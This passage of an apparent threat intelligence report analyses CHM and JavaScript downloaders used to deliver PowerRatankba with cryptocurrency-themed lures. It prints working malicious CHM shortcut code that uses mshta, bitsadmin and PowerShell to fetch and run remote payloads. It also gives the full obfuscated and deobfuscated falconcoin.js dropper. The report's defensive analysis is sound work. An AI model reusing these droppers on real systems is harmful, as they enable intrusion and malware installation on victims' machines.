Figure 7: Malicious LNK AppLocker bypass to retrieve payload

MICROSOFT COMPILED HTML HELP (CHM)

Several malicious CHM files were uploaded to a multi antivirus scanning service in October, November, and December. We inspected the compressed ZIP metadata to better understand the likely chronological order in which the CHMs were used. Unfortunately we have been unable to determine how these infection attempts were delivered to victims ITW. The themes of the malicious CHMs include:

- A confusing, poorly written request for assistance with creating a website with possible romantic undertones (Fig. 8-1)
- Documentation on a blockchain technology called ALCHAIN from Orient Exchange Co. (Fig. 8-2)
- A request for assistance in developing an initial coin offering (ICO) platform (Fig. 8-3)
- White paper on the Falcon Coin ICO (Fig. 8-4)
- A request for applications to develop a cryptocurrency exchange platform (Fig. 8-5)
- A request for assistance in creating an email marketing tool (Fig. 8-6)



First confrontation for each other

I wanted to host an website for my hospital!

So I contacted you!

(Nowhere in history exists the history that a hospital doctor directly contacted IT company)

Coincidence? haha..

And you were there!

AboutUS

Blockchain platform & technologies

NEW ERA OF FINTECH AND INVESTMENTS

Mission

Our Mission is to be the first choice of the customers in United Arab Emirates for Foreign Exchange and Remittance Worldwide through continuous and consistent improvement in:

- Providing Superior Service Standards
- Implementing effective and efficient Processes
- Developing innovative solutions to exceed our Customer needs
- Attaining mutually beneficial relationship with our associates worldwide
- Offering our contribution to the environment and society

To lead passionately and with determination the expansion of Orient Exchange Brand with diversified products, service oriented team, network of branches, a win-win relationship with global partners while utilizing the rich expertise and experience of 9 decades of our companyâ€™s management, in the interest of all the stakeholders.

New Help >
About Project

Hi Developers,

I am going to developer ICO platfrom webpage.

I need develop team who experienced in ICO and ERC.

Please contact me if you have experience of developing such that platform.

I will discuss in detail on skype.

SKYPE : robert_mobile@gmail.com

Copyright 2003-2012 Your company name(Edit the text to change this template.)

FALCON

Welcome to FALCON COIN

https://falconcoin.io

New Help >
About Project

Project Description

Main User interface:

- Trading on Bitcoin, Ethereum, Waves and other blockchain coins
- Trading chart like poloniex with time intervals
- Trollbox for users to chat
- Sell/Buy and Open orders
- Trending pairs
- Promoted pairs on Top assigned by the admin
- As usual profile page features

Backend (admin)

- Managing all pairs and members
- Tracking all members
- News posting
- Support Help Desk plugin
- Reporting module (pairs, volume, members, trades by date, country, time..)
- Member verification functions
- Freeze, ban .. members or pairs
- Site under management functions
- Fee arrangement for pairs

Security & Performance

System security must be one of the highest level. To ensure ;

- System must be resistantagainst DDOS attacks
- Must have 2 factor and other possible security features enabled
- Must be capable of handing 100.000 operations/sec (ultra fast scaleable design)
- System must allow us cold wallet/hot wallet operations

General Rules :

* You must have done similar systems before
* You must have idea about blockchain technologies
* You must have trusted score to start the project
* The source code must be open and right will be given to us. This is to ensure for future possible editing (not selling)
* System must be tested against all well known attack methods to ensure the security
* System provider will include it 12 month support to its bid

This is the initial phase of the project to collect several serious offers.

***Please provide us your past references with similar/same job if you had in the past

Skype: robert_mobile@mail.com

New Help >
About Project

Hi Developers.

We are going to develop mail sending programme.

We have marketing team and they have to send thousands of emails a day.

What we to do, is create smtp sever and sending email using that.

This is really traditional way of work, and we need to more flexible and effective way of sending.

So We want a programme which can send email as follow requirement.

User will point the subject, sender's name, sender's email address, receiver's address, mail content.

Here, programme will automatically get receiver's address from config file in same folder.

Mail content should be text or html format.

We don't care what kind of solution you use, just we need success.

Thanks.


Contact Skype : robert_mobile@mail.com

Copyright 2003-2012 Your company name(Edit the text to change this template.)

Figure 8: CHM lures utilized in attempts to deliver PowerRatankba


All of the CHM files use a well-known technique to create a shortcut object capable of executing malicious code and then causing that shortcut object to be automatically clicked via the "x.Click();" function. Two different methods were used across the CHMs to retrieve the malicious payload.

The first method uses a VBScript Execute command and BITSAdmin tool to download a malicious VBScript file (Fig. 9). The payload is downloaded (Fig. 10) from hxxp://www.businesshop[.]net/hide.gif and saved to C:\windows\temp\PowerOpt.vbs. Once the downloaded VBScript (Fig. 10) is executed, it will attempt to download PowerRatankba from hxxp://158.69.57[.]135/theme.gif, saving the expected PowerShell script to C:\Users\Public\Pictures\opt.ps1.




```
<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">
 <PARAM name="Button" value="Bitmap::shortcut">
     <PARAM name="Item1" value=',mshta ,vbscript:Execute("Dim shell,command,command1:command =
     ""bitsadmin /transfer QQTrecent /download /priority normal http://www.businesshop.net/hide.gif
     C:\windows\temp\PowerOpt.vbs"":command1=""wscript C:\windows\temp\PowerOpt.vbs"":set shell =
     CreateObject(""WScript.Shell""):shell.Run command,0,true:shell.Run command1,0:close")'>
</OBJECT>

<SCRIPT>
x.Click();
</SCRIPT>
```

Figure 9: Malicious code embedded in CHM to download a VBScript PowerRatankba downloader




```
HEAD /hide.gif HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Encoding: identity
User-Agent: Microsoft BITS/7.5
Host: www.businesshop.net

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Accept-Ranges: bytes
ETag: [redacted]
Last-Modified: Fri, 27 Oct 2017 10:13:24 GMT
Content-Type: image/gif
Content-Length: 1980
Date: [redacted]

GET /hide.gif HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Encoding: identity
If-Unmodified-Since: Fri, 27 Oct 2017 10:13:24 GMT
User-Agent: Microsoft BITS/7.5
Host: www.businesshop.net

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Accept-Ranges: bytes
ETag: [redacted]
Last-Modified: Fri, 27 Oct 2017 10:13:24 GMT
Content-Type: image/gif
Content-Length: 1980
Date: [redacted]

Dim shell,command
HTTPDownload "http://158.69.57.135/theme.gif", "C:\\Users\\Public\\Pictures\\opt.ps1"
```

Figure 10: BITSAdmin retrieving malicious payload over HTTP



```
<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">
 <PARAM name="Button" value="Bitmap::shortcut">
    <PARAM name="Item1" value=',mshta ,vbscript:Execute("Dim shell,command:command = ""powershell.exe
    -WindowStyle Hidden -ExecutionPolicy Bypass -NoLogo -NoProfile -Command IEX (New-Object
    Net.WebClient).DownloadString(*http://92.222.106.229/theme.gif*)"":command=Replace(
    command,""*"",Chr(39)):set shell = CreateObject(""WScript.Shell""):shell.Run command,0:close")'>
</OBJECT>

<SCRIPT>
x.Click();
</SCRIPT>
```

Figure 11: PowerShell utilized in CHM to retrieve PowerRatankba downloader VBS



```
<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">
 <PARAM name="Button" value="Bitmap::shortcut">
<!-- <PARAM name="Item1" value=",C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe,
-WindowStyle Hidden -ExecutionPolicy Bypass -NoLogo -NoProfile -Command IEX (New-Object
Net.WebClient).DownloadString('http://192.168.102.21/power.ps1');">-->
     <PARAM name="Item1" value=',mshta ,vbscript:Execute("Dim shell,command:command = ""powershell.exe
     -WindowStyle Hidden -ExecutionPolicy Bypass -NoLogo -NoProfile -Command IEX (New-Object
     Net.WebClient).DownloadString(*http://192.168.102.21/pso.ps1*)"":command=Replace(
     command,""*"",Chr(39)):set shell = CreateObject(""WScript.Shell""):shell.Run command,0:close")'>
<!--     <PARAM name="Item1"
value=",C:\Windows\System32\wscript.exe,C:\Users\dolphinePC\Downloads\run_32.vbs">-->
<!-- <PARAM name="Item2" value="273,1,1">-->
</OBJECT>

<SCRIPT>
x.Click();
</SCRIPT>
```

Figure 12: Leftover code in 5_6283065828631904327.chm


As a final note on the CHM campaigns, the following three samples contain an email address of either robert_mobile@gmail[.]com or robert_mobile@mail[.]com, which we assess with some confidence are related to the threat actor:

- 772b9b873100375c9696d87724f8efa2c8c1484853d40b52c6dc6f7759f5db01
- 6cb1e9850dd853880bbaf68ea23243bac9c430df576fa1e679d7f26d56785984
- 9d10911a7bbf26f58b5e39342540761885422b878617f864bfdb16195b7cd0f5

JAVASCRIPT DOWNLOADERS


Throughout November several compressed ZIP files containing a JavaScript (JS) downloader were observed being hosted on likely attacker-controlled servers. We are not currently aware if or how these files were delivered to potential victims. The naming of the files and the decoy PDF documents they retrieve provide some clues about the nature of the lures. Themes include the cryptocurrency exchanges Coinbase and Bithumb, the Falcon Coin ICO, and a list of Bitcoin transactions.

Each JavaScript downloader is obfuscated (Fig. 13) using JavaScript Obfuscator (see Attribution section for additional analysis) or a similar tool. After de-obfuscating (Fig. 14), the logic of the malicious downloader is very straightforward. First, an obfuscated PowerRatankba.B PowerShell script is downloaded from a fake image URL such as: hxxp://51.255.219[.]82/theme.gif. Next, the PowerShell script is saved to C:\Users\Public\Pictures\opt.ps1 and then executed.



```
var _0x965b=["\x57\x53\x63\x72\x69\x70\x74\x2E\x53\x68\x65\x6C\x6C","\x50\x72\x6F\x63\x65\x73\x73","\x48\x4F\x4D\x45
    \x44\x52\x49\x56\x45","\x48\x4F\x4D\x45\x50\x41\x54\x48","\x5C\x44\x6F\x77\x6E\x6C\x6F\x61\x64\x73","\x20","\x72
    \x75\x6E","\x4D\x53\x58\x4D\x4C\x32\x2E\x53\x65\x72\x76\x65\x72\x58\x4D\x4C\x48\x54\x54\x50\x2E\x36\x2E\x30","
    \x47\x45\x54","\x6F\x70\x65\x6E","\x73\x65\x6E\x64","\x41\x44\x4F\x44\x42\x2E\x53\x74\x72\x65\x61\x6D","\x74\x79
    \x70\x65","\x72\x65\x73\x70\x6F\x6E\x73\x65\x42\x6F\x64\x79","\x77\x72\x69\x74\x65","\x73\x61\x76\x65\x54\x6F
    \x46\x69\x6C\x65","\x63\x6C\x6F\x73\x65","\x53\x68\x65\x6C\x6C\x2E\x41\x70\x70\x6C\x69\x63\x61\x74\x69\x6F\x6E",
    "\x76\x62\x73\x63\x72\x69\x70\x74\x3A\x45\x78\x65\x63\x75\x74\x65\x28\x22\x44\x69\x6D\x20\x73\x68\x65\x6C\x6C
    \x2C\x63\x6F\x6D\x6D\x61\x6E\x64\x3A\x63\x6F\x6D\x6D\x61\x6E\x64\x20\x3D\x20\x22\x22\x70\x6F\x77\x65\x72\x73\x68
    \x65\x6C\x6C\x2E\x65\x78\x65\x20\x2D\x65\x70\x20\x42\x79\x70\x61\x73\x73\x20\x2D\x66\x69\x6C\x65\x20\x43\x3A\x5C
    \x55\x73\x65\x72\x73\x5C\x50\x75\x62\x6C\x69\x63\x5C\x50\x69\x63\x74\x75\x72\x65\x73\x5C\x6F\x70\x74\x2E\x70\x73
    \x31\x22\x22\x3A\x73\x65\x74\x20\x73\x68\x65\x6C\x6C\x20\x3D\x20\x43\x72\x65\x61\x74\x65\x4F\x62\x6A\x65\x63\x74
    \x28\x22\x22\x57\x53\x63\x72\x69\x70\x74\x2E\x53\x68\x65\x6C\x6C\x22\x22\x29\x3A\x73\x68\x65\x6C\x6C\x2E\x52\x75
    \x6E\x20\x63\x6F\x6D\x6D\x61\x6E\x64\x2C\x30\x3A\x63\x6C\x6F\x73\x65\x22\x29","\x6D\x73\x68\x74\x61\x2E\x65\x78
    \x65","\x68\x74\x74\x70\x3A\x2F\x2F\x35\x31\x2E\x32\x35\x35\x2E\x32\x31\x39\x2E\x38\x32\x2F\x74\x68\x65\x6D\x65
    \x2E\x67\x69\x66","\x43\x3A\x5C\x55\x73\x65\x72\x73\x5C\x50\x75\x62\x6C\x69\x63\x5C\x50\x69\x63\x74\x75\x72\x65
    \x73\x5C\x6F\x70\x74\x2E\x70\x73\x31","\x5C\x46\x61\x6C\x63\x6F\x6E\x63\x6F\x69\x6E\x2E\x70\x64\x66","\x68\x74
    \x74\x70\x3A\x2F\x2F\x35\x31\x2E\x32\x35\x35\x2E\x32\x31\x39\x2E\x38\x32\x2F\x66\x69\x6C\x65\x73\x2F\x64\x6F\x77
    \x6E\x6C\x6F\x61\x64\x2F\x66\x61\x6C\x63\x6F\x6E\x63\x6F\x69\x6E\x2E\x70\x64\x66","","\x72\x75\x6E\x64\x6C\x6C
    \x33\x32\x2E\x65\x78\x65","\x73\x68\x65\x6C\x6C\x33\x32\x2E\x64\x6C\x6C\x2C\x4F\x70\x65\x6E\x41\x73\x5F\x52\x75
    \x6E\x44\x4C\x4C\x20"];function getDownDir(){var _0xd818x2= new ActiveXObject(_0x965b[0]);var _0xd818x3=
    _0xd818x2.Environment(_0x965b[1]);var _0xd818x4=_0xd818x3(_0x965b[2])+ _0xd818x3(_0x965b[3])+ _0x965b[4];return
    _0xd818x4}function efile(_0xd818x6,_0xd818x7,_0xd818x8){var _0xd818x9= new ActiveXObject(_0x965b[0]);_0xd818x9[
    _0x965b[6]](_0xd818x6+ _0x965b[5]+ _0xd818x7,_0xd818x8,false)}function dfile(url,_0xd818x6){var _0xd818xc= new
    ActiveXObject(_0x965b[7]);_0xd818xc[_0x965b[9]](_0x965b[8],url,false);_0xd818xc[_0x965b[10]]();var _0xd818xd=
    new ActiveXObject(_0x965b[11]);_0xd818xd[_0x965b[12]]= 1;_0xd818xd[_0x965b[9]]();_0xd818xd[_0x965b[14]](
    _0xd818xc[_0x965b[13]]);_0xd818xd[_0x965b[15]](_0xd818x6,2);_0xd818xd[_0x965b[16]]()}function epso(){var
    _0xd818xf= new ActiveXObject(_0x965b[17]);var _0xd818x10=_0x965b[18];_0xd818xf.ShellExecute(_0x965b[19],
    _0xd818x10)}var url=_0x965b[20];dfile(url,_0x965b[21]);epso();var fname=_0x965b[22];var urlPDF=_0x965b[23];try{
    dfile(urlPDF,getDownDir()+ fname);efile(getDownDir()+ fname,_0x965b[24],1,false)}catch(e){efile(_0x965b[25],
    _0x965b[26]+ getDownDir()+ fname,1)}
```

Figure 13: Obfuscated falconcoin.js



```
function getDownDir() {
    var _0xd818x2 = new ActiveXObject("WScript.Shell");
    var _0xd818x3 = _0xd818x2.Environment("Process");
    var _0xd818x4 = _0xd818x3("HOMEDRIVE") + _0xd818x3("HOMEPATH") + "\\Downloads";
    return _0xd818x4
}

function efile(_0xd818x6, _0xd818x7, _0xd818x8) {
    var _0xd818x9 = new ActiveXObject("WScript.Shell");
    _0xd818x9["run"](_0xd818x6 + " " + _0xd818x7, _0xd818x8, false)
}

function dfile(url, _0xd818x6) {
    var _0xd818xc = new ActiveXObject("MSXML2.ServerXMLHTTP.6.0");
    _0xd818xc["open"]("GET", url, false);
    _0xd818xc["send"]();
    var _0xd818xd = new ActiveXObject("ADODB.Stream");
    _0xd818xd["type"] = 1;
    _0xd818xd["open"]();
    _0xd818xd["write"](_0xd818xc["responseBody"]);
    _0xd818xd["saveToFile"](_0xd818x6, 2);
    _0xd818xd["close"]()
}

function epso() {
    var _0xd818xf = new ActiveXObject("Shell.Application");
    var _0xd818x10 = 'vbscript:Execute("Dim shell,command:command = ""powershell.exe -ep Bypass -file C:\\Users\\
        Public\\Pictures\\opt.ps1"":set shell = CreateObject(""WScript.Shell""):shell.Run command,0:close';
    _0xd818xf.ShellExecute("mshta.exe", _0xd818x10)
}
var url = "http://51.255.219.82/theme.gif";
dfile(url, "C:\\Users\\Public\\Pictures\\opt.ps1");
epso();
var fname = "\\Falconcoin.pdf";
var urlPDF = "http://51.255.219.82/files/download/falconcoin.pdf";
try {
    dfile(urlPDF, getDownDir() + fname);
    efile(getDownDir() + fname, "", 1, false)
} catch (e) {
    efile("rundll32.exe", "shell32.dll,OpenAs_RunDLL " + getDownDir() + fname, 1)
}
```

Figure 14: Deobfuscated falconcoin.js revealing PowerRatankba and decoy PDF URLs

The last step in execution is to retrieve the decoy PDF from hxxp://51.255.219[.]82/files/download/falconcoin.pdf and open it using rundll32.exe and shell32.dll,OpenAs_RunDLL (Fig. 15-1). Samples using Coinbase and Bithumb themes also downloaded PDF decoys (Fig. 15-2,15-3). Additionally we discovered that the content from the Coinbase decoy has been used in Lazarus group-attributed espionage campaigns (see Attribution for more details).

